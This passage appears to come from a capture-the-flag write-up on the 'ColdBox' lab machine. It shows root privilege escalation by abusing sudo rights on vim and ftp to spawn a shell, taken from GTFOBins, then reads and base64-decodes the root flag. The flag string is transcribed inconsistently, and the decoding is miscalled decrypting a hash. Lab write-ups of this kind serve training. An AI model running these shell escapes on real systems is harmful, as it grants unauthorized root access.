


Now that we have achieved the another flag lets try to find more flags if present

Now lets use vim to find the files if exist.



Using VIM:

Go to GTFOBins and search for vim and go to the sudo section.



Now lets use the command


COMMAND: `sudo vim -c '!/bin/sh'`



Now using translation we get:




After clicking the enter we get:



We found out that VIM doesn't have that much valid information, lets continue further, now lets use ftp.

Using FTP:

Go to the GTfOBins and search for “ftp” and go to the sudo section.



SUDO

```
sudo ftp
!/bin/sh
```

Now we need to type the sudo ftp command in the shell which we have copied from the GFTOBins.

```
ftp> !/bin/sh
!/bin/sh
# cd /root
```

Now we can explore root directories. We found that there's a file named with root.txt. we can read the content of the file by using

Command: cat root.txt



```
ftp> !/bin/sh
!/bin/sh
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRIcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
# ^X@SS^H
```

We found that there a hash code in that file. Now we need to decrypt the hash code as similarly we did for “chmod”. By decrypting the hash code we get:

INPUT: wqFGZWxpY2lkYWRLcywgbcOhcXVpbmEgY29tcGxldGFkYSE=

OUTPUT: Â¡Felicidades, mÃ¡quina completada!

TRANSLATION: Congratulations, machine completed!



Now that we have achieved both the flags

CONCLUSION:

I conclude that the pentesting on cold box has provided valuable insight on security posture of this application and I have discovered vulnerabilities and it has weak security posture and it has high risks, that may lead to different attacks. I have identified several vulnerabilities that could be exploited by attackers and provided actionable recommendations for remediation. It is recommended that they need to maintain their security posture strong and they should maintain regular scannings, should provide strong passwords. By addressing these risks, the organization can reduce the risk of successful cyber attacks on their coldbox application, protecting both the organization and its users.